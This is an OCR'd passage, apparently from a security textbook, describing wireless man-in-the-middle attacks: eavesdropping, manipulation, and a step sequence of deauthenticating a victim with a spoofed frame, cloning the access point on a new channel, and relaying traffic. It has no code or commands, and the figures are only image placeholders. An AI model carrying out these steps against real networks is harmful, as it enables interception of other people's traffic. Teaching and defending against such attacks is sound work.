Victim is deauthenticated and starts to search all channels for a new valid AP

Attacker sets a **forged AP** on a new channel with the **original MAC address** (BSSID) and ESSID of the victim's AP

After the victim's successful association to the forged AP, the attacker **spoofs victim** to connect to the original AP

Attacker sits in between the AP and the victim and **listens** to all the traffic

Man-in-the-Middle Attack

A man-in-the-middle (MITM) attack is an active Internet attack in which the attacker attempts to intercept, read, or alter information transmitted between two computers. MITM attacks are associated with 802.11 WLANs as well as wired communication systems.

- **Eavesdropping**

  Eavesdropping is easy in a wireless network because no physical medium is used for communication. An attacker in the vicinity of a wireless network can receive radio waves on the wireless network without much effort or equipment. Furthermore, the attacker can examine the entire data frame sent across the network or store it for later assessment.

  Several layers of encryption need to be implemented to prevent attackers from obtaining sensitive information. WEP or data-link encryption can be used in these layers. Further, a security mechanism such as IPsec, SSH, or SSL must be used, failing which sent data may be available to attackers.

  However, as demonstrated in a previous section, an attacker can crack WEP with tools freely available on the Internet. Accessing email using the Post Office Protocol (POP) or Internet Message Access Protocol (IMAP) is risky because these protocols can send an email over a wireless network without any form of extra encryption. A skilled hacker can potentially log gigabytes of WEP-protected traffic, post-process the data, and break the encryption.

- **Manipulation**

  Manipulation is a level beyond eavesdropping. It occurs when an attacker receives the victim's encrypted data, manipulates it, and retransmits the manipulated data to the victim. In addition, an attacker can intercept packets with encrypted data and change the destination address to forward these packets across the Internet.

An attacker performs an MITM attack through the following steps.

- The attacker sniffs the victim's wireless parameters (MAC address, ESSID/BSSID, and number of channels).




Figure 16.60: Sniffing of the victim's wireless parameters

- The attacker sends a DEAUTH request to the victim with a spoofed source address of the victim's AP.




Figure 16.61: Sending a DEAUTH request

- On receiving the request, the victim's computer is de-authenticated and starts to search all channels for a new valid AP.




Figure 16.62: De-authentication of the victim's computer

- The attacker sets a forged AP on a new channel with the original MAC address (BSSID) and ESSID of the victim's AP, thereby connecting the victim to the forged AP.



4
Victim Connects to Forged AP

Figure 16.63: Connection of the victim to the forged AP

- After the victim's successful association to the forged AP, the attacker spoofs the victim to connect to the original AP.




Figure 16.64: Spoofing the victim

- The attacker positions themselves between the AP and victim, listening to all the traffic.

